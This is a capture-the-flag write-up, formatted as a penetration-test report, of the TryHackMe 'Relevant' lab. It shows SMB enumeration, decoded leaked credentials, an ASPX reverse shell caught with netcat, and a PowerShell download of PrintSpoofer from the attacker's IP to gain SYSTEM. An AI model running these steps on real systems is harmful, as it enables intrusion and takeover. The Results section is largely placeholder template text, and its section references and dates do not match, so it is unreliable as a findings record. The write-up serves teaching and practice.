

Relevant Penetration Test

by Vikas Shavi

Start of testing: May 10, 2023

End of testing: May 15, 2023

Contents

1	Executive Summary	1
2	Vulnerability overview	2
3	Methodology	3
3.1	My lab setup	3
3.2	Kali Tools Used	3
3.3	Reconnaissance	3
3.3.1	Ports scan	3
3.4	Enumeration	5
3.4.1	HTTP Sites Enumeration	5
3.4.2	SMB Share Enumeration	6
3.5	Exploitation	8
3.5.1	Method1: Eternal Blue Exploit	8
3.5.2	Method2: Reverse shell through SMB and Webserver	8
3.6	Privilege Escalation	9
4	Results	12
4.1	HTTP Service	12
4.1.1	Arbitrary File Upload	12
4.1.1.1	Minimal proof of concept	12
4.1.1.2	Proposed solutions	12
4.1.2	Stored XSS	13
4.1.2.1	Minimal proof of concept	13
4.1.2.2	Proposed solutions	14
4.2	Subdomain 1	15
4.2.1	Balance manipulation during order confirmation	15
4.2.1.1	Minimal proof of concept	15
4.2.1.2	Proposed solutions	15
4.3	Subdomain 2	16
4.3.1	Unauthenticated SQL Injection	16
4.3.1.1	Minimal proof of concept	16
4.3.1.2	Proposed solutions	16

5 Appendices	17
5.1 Appendix #1	17
5.2 Appendix #2	17

1 Executive Summary

In this penetration test the Relevant medium level box on tryhackme was examined for security-relevant weaknesses. The kind of testing was black-box, this is the kind where no specific information about the internals of the system is given. The scope of the assessment is as follows:

- Dedicated Web Server: 10.10.212.187

Table 1.1 contains the overview of examined systems during the penetration test.

Services	Hostname
Website1	http://10.10.212.187/
Website2	http://10.10.212.187:49663/
Smbserver	10.10.212.187:445

Table 1.1: Web sites examined during the penetration test

Several vulnerabilities have been found among the assets of the organization, some of them pose a significant risk. Solutions to remedy the discovered vulnerabilities are provided together with detailed descriptions and reproduction steps. Detailed scan revealed an smbshare and webserver running IIS default webpage. The smbshare allowed anonymous authentication with read and write permissions and had a password file in it. This particular shared folder was also accessible through the website. This gives us the ability to execute code on server terminal. Checking the privileges of the user, he has 'SeImpersonateToken' privilege enabled which allows him to become Administrator on the machine and take control of the whole machine. The smb server was also outdated and could be exploited with the famous 'Eternal Blue' exploit to get control of the machine. This is a serious vulnerability and needs to be patched immediately.

2 Vulnerability overview

Table 2.1 depicts all vulnerabilities found during the penetration test. They are categorized by their risk and potential and are differentiated in the categories low, medium, high and critical.

Risk	Asset	Vulnerability	Section	Page
Critical	SMB Server	Windows SMB Remote Code Execution	4.1.1	12
Medium	10.10.212.187:49663	Sensitive Data Exposure	4.1.2	13
Medium	SMB Share	Broken access control on SMB share	4.2.1	15
Medium	Host Device	Excessive Permissions	4.2.1	15
Low	10.10.212.187	ASP.NET Version Disclosure	4.3.1	16

Table 2.1: Vulnerability overview

The risk is calculated on the basis of **Common Vulnerability Scoring System(CVSS)** Score [[here](#)]. It can be between 0 to 10, with 9-10 being the most severe and termed as critical. These type of vulnerabilities along with medium risk ones should be patched immediately, otherwise it could lead to huge loss in all sectors. For example, these type of risks can lead to Personally Identifiable Information(PII), Sensitive Personally Identifiable Information(SPII) theft, Denial of Service attacks, ransomware attacks etc. The company would have to incur high financial and trust loss with these kind of attacks. Next comes the low risk ones, they doesn't affect the company in destructive way but should be patched to avoid any issue in future.

3 Methodology

In this chapter, the tools and methods used to discover and exploit vulnerabilities are given.

3.1 My lab setup

- OS: Kali 2023.2(arm64) running on VMware
- Ram: 8GB
- connection to the internal network with tryhackme OVPN file.

3.2 Kali Tools Used

- Reconnaissance: nmap, smbclient, ffuf, gobuster
- Exploitation Tools: msfconsole, nikto, msfvenom
- Wordlists: directory-list-2.3-medium.txt [here](#)
- Reverse Shell: shell.aspx [here](#)
- PrintSpoofer for privilege escalation [here](#)

3.3 Reconnaissance

3.3.1 Ports scan

I have used a custom script () which scans for all the open ports and then scans those open ports for more information which include version, protocol, service etc.

The script used :

```
1 #!/bin/bash
2 echo "-----STARTING-----"
3 sudo nmap -T4 -Pn -p- --min-rate 1000 $1 > ports.txt
4 cat ports.txt | grep -E "^[0-9]" | cut -f 1 -d "/" > port_nos.txt
5 sudo nmap -T4 -Pn -p $(tr '\n' , < port_nos.txt) -A $1
6 rm ports.txt port_nos.txt
7 echo "-----DONE-----"
```

Scan output:

```

1  -----STARTING-----
2  Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-30 15:57 IST
3  Nmap scan report for 10.10.212.203
4  Host is up (0.25s latency).
5
6  PORT      STATE SERVICE      VERSION
7  80/tcp    open  http         Microsoft IIS httpd 10.0
8  |_http-server-header: Microsoft-IIS/10.0
9  |_http-title: IIS Windows Server
10 |_http-methods:
11 |_Potentially risky methods: TRACE
12 135/tcp   open  msrpc        Microsoft Windows RPC
13 139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
14 445/tcp   open  microsoft-ds  Windows Server 2016 Standard Evaluation 14393 microsoft-ds
15 3389/tcp  open  ms-wbt-server Microsoft Terminal Services
16 |_ssl-date: 2023-05-30T10:29:46+00:00; -1s from scanner time.
17 |_ssl-cert: Subject: commonName=Relevant
18 |_Not valid before: 2023-05-29T10:00:24
19 |_Not valid after: 2023-11-28T10:00:24
20 |_rdp-ntlm-info:
21 |_Target_Name: RELEVANT
22 |_NetBIOS_Domain_Name: RELEVANT
23 |_NetBIOS_Computer_Name: RELEVANT
24 |_DNS_Domain_Name: Relevant
25 |_DNS_Computer_Name: Relevant
26 |_Product_Version: 10.0.14393
27 |_System_Time: 2023-05-30T10:29:06+00:00
28 49663/tcp open  http         Microsoft IIS httpd 10.0
29 |_http-server-header: Microsoft-IIS/10.0
30 |_http-title: IIS Windows Server
31 |_http-methods:
32 |_Potentially risky methods: TRACE
33 49666/tcp open  msrpc        Microsoft Windows RPC
34 49668/tcp open  msrpc        Microsoft Windows RPC
35 Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
36 Device type: general purpose
37 Running (JUST GUESSING): Microsoft Windows 2016|2012|2008|10 (91%)
38 OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_server_2012 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:
39 Aggressive OS guesses: Microsoft Windows Server 2016 (91%), Microsoft Windows Server 2012 (85%), Microsoft Windows Server 2012 or Windows S
40 No exact OS matches for host (test conditions non-ideal).
41 Network Distance: 2 hops
42 Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
43
44 Host script results:
45 |_clock-skew: mean: 1h23m59s, deviation: 3h07m51s, median: -1s
46 |_smb2-time:
47 |_date: 2023-05-30T10:29:07
48 |_start_date: 2023-05-30T10:00:25
49 |_smb2-security-mode:
50 |_311:
51 |_Message signing enabled but not required
52 |_smb-security-mode:
53 |_account_used: guest
54 |_authentication_level: user
55 |_challenge_response: supported
56 |_message_signing: disabled (dangerous, but default)
57 |_smb-os-discovery:
58 |_OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
59 |_NetBIOS computer name: RELEVANT\x00
60 |_Workgroup: WORKGROUP\x00
61 |_System time: 2023-05-30T03:29:09-07:00
62
63
64 TRACEROUTE (using port 445/tcp)
65 HOP RTT ADDRESS
66 1 252.45 ms 10.11.0.1
67 2 252.64 ms 10.10.212.203
68
69 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
70 Nmap done: 1 IP address (1 host up) scanned in 108.39 seconds
71 -----DONE-----

```

The flags used in nmap scan:

- -T4: a timing template with values from 0-5, higher is faster.
- -Pn: to skip host discovery as we know host is online
- -p-: to scan all 65535 Ports
- -min-rate: to set minimum no of packets that are sent.

Inference:

- Port 80: HTTP(Unsecure) website with Microsoft IIS as backend server as the it is displaying default webpage of IIS.
- Port 135,139,445: An smbserver is hosted. several nmap scripts scan are used here. The scripts gave useful information like OS version, NetBIOS name. Message signing is disabled means only password is enough for authentication which is bad as it is vulnerable to pass the hash attack.
- Port 49663: HTTP website with the same IIS backend server on this non-standard port.

3.4 Enumeration

3.4.1 HTTP Sites Enumeration

Directory enumeration of the found HTTP ports 80 and 49663 with gobuster tool and the wordlists mentioned. I tried with several wordlists given in the reference.

Gobuster command :

```
$ gobuster -u http://10.10.212.187/ -w directory-list-2.3-medium.txt -x aspx,txt,html -t 100
```

The flags used in gobuster scan:

- -u: to specify the url to brute force directories
- -w: to specify the wordlist files
- -x: extensions to search for

- -t: no of concurrent tasks to do

Port 80 :

No interesting directories on this port other than the default directories.

Port 49663 :

This has a directory named *nt4wrksv*.

```
(kali㉿kali)-[~/hacking]
└─$ gobuster dir -w reverse_wordlists/dirbuster_medium.txt -u http://10.10.102.9:49663/ -t 100 -x aspx,txt,html -q /nt4wrksv
(Status: 301) [Size: 157] [--> http://10.10.102.9:49663/nt4wrksv/]
```

3.4.2 SMB Share Enumeration

For this, I have used a tool called **smbclient** and also did a vulnerability check by nmap. I am able to list the files and access them without any authentication. The smb server allows both read and write permissions for anyone logging into the server. Commands used:

```
$ nmap --script vuln -p 445 10.10.212.187
$ smbclient -L \\10.10.212.187\
$ smbclient \\10.10.212.187\nt4wrksv
```

```
(kali㉿kali)-[~/hacking]
└─$ smbclient -L \\10.10.102.9\
Password for [WORKGROUP\kali]:

  Sharename      Type      Comment
  -----
  ADMIN$         Disk      Remote Admin
  C$              Disk      Default share
  IPC$           IPC       Remote IPC
  nt4wrksv       Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.102.9 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

```
(kali㉿kali)-[~/hacking]
└─$ smbclient \\\10.10.94.103\nt4wrksv
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Sun Jul 26 03:16:04 2020
..               D          0   Sun Jul 26 03:16:04 2020
passwords.txt    A        98   Sat Jul 25 20:45:33 2020

7735807 blocks of size 4096. 4951361 blocks available
smb: \> get passwords.txt
getting file \passwords.txt of size 98 as passwords.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> exit
```

I get a *passwords.txt* file, which included two base64 encoded credentials. I decoded them back in the following way,

```
(kali㉿kali)-[~/hacking]
└─$ echo "Qm9iIC0gIVBAJCRXMHJEITEyMw==" | base64 -d
Bob - !Pq$W0rD!123

(kali㉿kali)-[~/hacking]
└─$ echo "QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk" | base64 -d
Bill - Juw4nnaM4n420696969!$$$
```

```
(kali㉿kali)-[~/hacking]
└─$ sudo nmap --script vuln -p 445 10.10.94.103
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-30 19:49 IST
Nmap scan report for 10.10.94.103
Host is up (0.34s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-054: false
|_smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs:   CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_

Nmap done: 1 IP address (1 host up) scanned in 32.33 seconds
```

The last photo shows that there is a highly critical vulnerability known famously as the Eternal Blue. The output also shows that the same folder on the smbshare is also the place where http website running at port 49663. So I can put a reverse shell in the smb share and access it via browser to trigger it to execute. This way I would be able to run commands on the target's terminal.

3.5 Exploitation

I have now two methods to get shell on the target machine.

3.5.1 Method1: Eternal Blue Exploit

This is the famous exploit for the SMBv1 protocol and can be exploited with the msf-console tool. The exploit makes use of the way Microsoft Windows handles specially crafted packets and lead to remote code execution on the target.

3.5.2 Method2: Reverse shell through SMB and Webserver

For uploading the reverse shell on smbserver, I used this shell[3.2]. The script has an *ip* and *port* parameter which needs to be changed to the attacker machine for the reverse shell to connect to.

```
smb:\> put <path_to_reverse_shell>
```

```
(kali@kali)-[~/hacking/windows]
$ smbclient \\\\10.10.172.117\\nt4wrksv
Password for [WORKGROUP\\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0   Sun Jul 26 03:16:04 2020
..               D            0   Sun Jul 26 03:16:04 2020
passwords.txt    A           98   Sat Jul 25 20:45:33 2020

7735807 blocks of size 4096. 4869888 blocks available
smb: \> put shell.aspx
putting file shell.aspx as \shell.aspx (10.7 kb/s) (average 10.7 kb/s)
smb: \> ls
.                D            0   Tue May 30 21:16:40 2023
..               D            0   Tue May 30 21:16:40 2023
passwords.txt    A           98   Sat Jul 25 20:45:33 2020
shell.aspx       A        15970   Tue May 30 21:16:41 2023


7735807 blocks of size 4096. 4869594 blocks available
smb: \> exit
```

I have set the listening port to 4444. Starting a netcat listener for the reverse shell to connect to:

```
$ nc -lnvp 4444
```

Now accessing this shell from the website would trigger the reverse shell,

```
$ curl 'http://10.10.212.187:49663/nt4wrksv/shell.aspx'
```



```
(kali@kali)-[~/hacking]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.11.2.227] from (UNKNOWN) [10.10.172.117] 49768
Spawn Shell...
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

3.6 Privilege Escalation

The shell which I got is from the user "*iis apppool\defaultapppool*". The goal is to get the **NT AUTHORITY\SYSTEM** which is the user with the highest permissions on a windows machine. The current user has "*SeImpersonatePrivilege*" token enabled also known as the "Impersonate a client after authentication" privilege, is a security privilege in the Windows operating system. Impersonation enables a process to temporarily assume the identity and permissions of a different user, allowing it to perform actions on behalf of that user.

```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name      Description      State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeAuditPrivilege Generate security audits Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

So, I used a script[[here](#)] that will use this token to escalate the current shell to NT AUTHORITY\SYSTEM. I downloaded the "PrintSpoofer64.exe" from[3.2] and transferred it to windows shell through python http server.

On Kali:

```
$wget 'https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe' -q -O exploit.exe
$python3 -m http.server
```

```
(kali@kali)-[~/hacking/windows]
└─$ wget 'https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe' -q -O exploit.exe

(kali@kali)-[~/hacking/windows]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

On Windows:

```
$powershell "(New-Object System.Net.WebClient).Downloadfile
('http://10.11.2.227:8000/exploit.exe', 'exploit.exe') "
$exploit.exe -i -c powershell
```

```

c:\windows\system32\inetsrv>cd "C:/Windows/Temp/"
cd "C:/Windows/Temp/"

C:\Windows\Temp>powershell "(New-Object System.Net.WebClient).Downloadfile('http://10.11.2.227:8000/exploit.exe','exploit.exe')"
powershell "(New-Object System.Net.WebClient).Downloadfile('http://10.11.2.227:8000/exploit.exe','exploit.exe')"

C:\Windows\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is AC3C-5CB5

Directory of C:\Windows\Temp

05/30/2023  10:49 AM  <DIR>          .
05/30/2023  10:49 AM  <DIR>          ..
07/25/2020  10:44 AM  <DIR>          AF14FC15-4108-4B19-AD5B-85F1A4CE9DA0-Sigs
07/25/2020  04:16 PM             8,514 Amazon_SSM_Agent_20200725161507.log
07/25/2020  04:16 PM          182,170 Amazon_SSM_Agent_20200725161507_000_AmazonSSMAgentMSI.log
07/25/2020  04:16 PM             1,185 cleanup.txt
07/25/2020  04:16 PM             422 cmdout
05/30/2023  10:49 AM          27,136 exploit.exe
07/25/2020  04:16 PM          56,408 minimal_install_output_Sat
05/30/2023  10:33 AM          23,854 MpCmdRun.log
07/25/2020  10:44 AM          23,304 MpSigStub.log
05/30/2023  10:00 AM             102 silconfig.log
07/25/2020  04:16 PM              49 stage1-complete.txt
07/25/2020  04:16 PM          29,958 stage1.txt
04/16/2020  04:52 PM        113,328 svcexec.exe
07/25/2020  04:16 PM              67 tmp.dat
               13 File(s)         466,497 bytes
               3 Dir(s)      21,029,974,016 bytes free

```

```

C:\Windows\Temp>whoami
whoami
iis apppool\defaultapppool

C:\Windows\Temp>exploit.exe -i -c powershell
exploit.exe -i -c powershell
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32>

```

The script successfully ran and gave me the administrator level shell on the system. Now we can get the files needed for the PoC of this pentest.

4 Results

In this chapter, the vulnerabilities found during the penetration test are presented. All the vulnerabilities are grouped by target and contain the following information:

- Brief description.
- CVSS Base Score – see [here](#) for details.
- Exploitability – describes the likelihood of an issue being used against customer's infrastructure.
- Business impact.
- References to classifications: WASC, OWASP, CWE.

Also the remediation recommendations are given for each issue found during the penetration test. Both "quick win" and long term solutions are presented as well as some code examples.

4.1 HTTP Service

4.1.1 Arbitrary File Upload

When a web application allows users to upload files without proper validation and controls. This vulnerability can be exploited by attackers to upload and execute malicious files on the server, compromising the integrity and confidentiality of the system.

Basic information about this issue is presented in Table 4.1.

4.1.1.1 Minimal proof of concept

Steps to reproduce the issue go here. Screenshots are welcome.

4.1.1.2 Proposed solutions

Proposed solution to the issue goes here.

Description	Description goes here.
CVSS Base Score	8.0
Exploitability	High
Business impact	Business impact goes here.
References to classifications	WASC
	OWASP
Affected input	Affected input goes here
Affected output	<ul style="list-style-type: none">• output 1.• output 2.

Table 4.1: Issue #1: description of the issue

4.1.2 Stored XSS

General information about Persistent XSS attacks goes here.

Basic information about this issue is presented in Table 4.2.

Description	Description goes here.
CVSS Base Score	8.0
Exploitability	High
Business impact	Business impact goes here.
References to classifications	WASC
	OWASP
Affected input	Input.
Affected output	<ul style="list-style-type: none">• Output 1.• Output 2.

Table 4.2: Issue #2: description of the issue

4.1.2.1 Minimal proof of concept

Steps to reproduce the issue go here. Screenshots are welcome.

4.1.2.2 Proposed solutions

Proposed solution to the issue goes here.

4.2 Subdomain 1

System description goes here.

Hostname: https://1.example.com

Server IP address: 127.0.0.1

4.2.1 Balance manipulation during order confirmation

General vulnerability description goes here.

Basic information about this issue is presented in Table 4.3.

Description	Description goes here.
CVSS Base Score	8.0
Exploitability	High
Business impact	Business impact goes here.
References to classifications	WASC
	OWASP
Affected input	Affected input goes here
Affected output	<ul style="list-style-type: none">• output 1.• output 2.

Table 4.3: Issue #3: description of the issue

4.2.1.1 Minimal proof of concept

Steps to reproduce the issue go here. Screenshots are welcome.

4.2.1.2 Proposed solutions

Proposed solution to the issue goes here.

4.3 Subdomain 2

System description goes here.

Hostname: https://2.example.com

Server IP address: 127.0.0.1

4.3.1 Unauthenticated SQL Injection

General vulnerability description goes here.

Basic information about this issue is presented in Table 4.4.

Description	Description goes here.
CVSS Base Score	8.0
Exploitability	High
Business impact	Business impact goes here.
References to classifications	WASC
	OWASP
Affected input	Affected input goes here
Affected output	<ul style="list-style-type: none">• output 1.• output 2.

Table 4.4: Issue #4: description of the issue

4.3.1.1 Minimal proof of concept

Steps to reproduce the issue go here. Screenshots are welcome.

4.3.1.2 Proposed solutions

Proposed solution to the issue goes here.

5 Appendices

5.1 Appendix #1

Installation of Tools

- **Nmap:** `$sudo apt install nmap`
- **Netcat:** `$sudo apt install nc`
- **Gobuster:** `$sudo apt install gobuster`
- **Smbclient:** `$sudo apt install smbclient`
- **Msfconsole:** `$sudo apt install msfconsole`

5.2 Appendix #2

Appendix 2.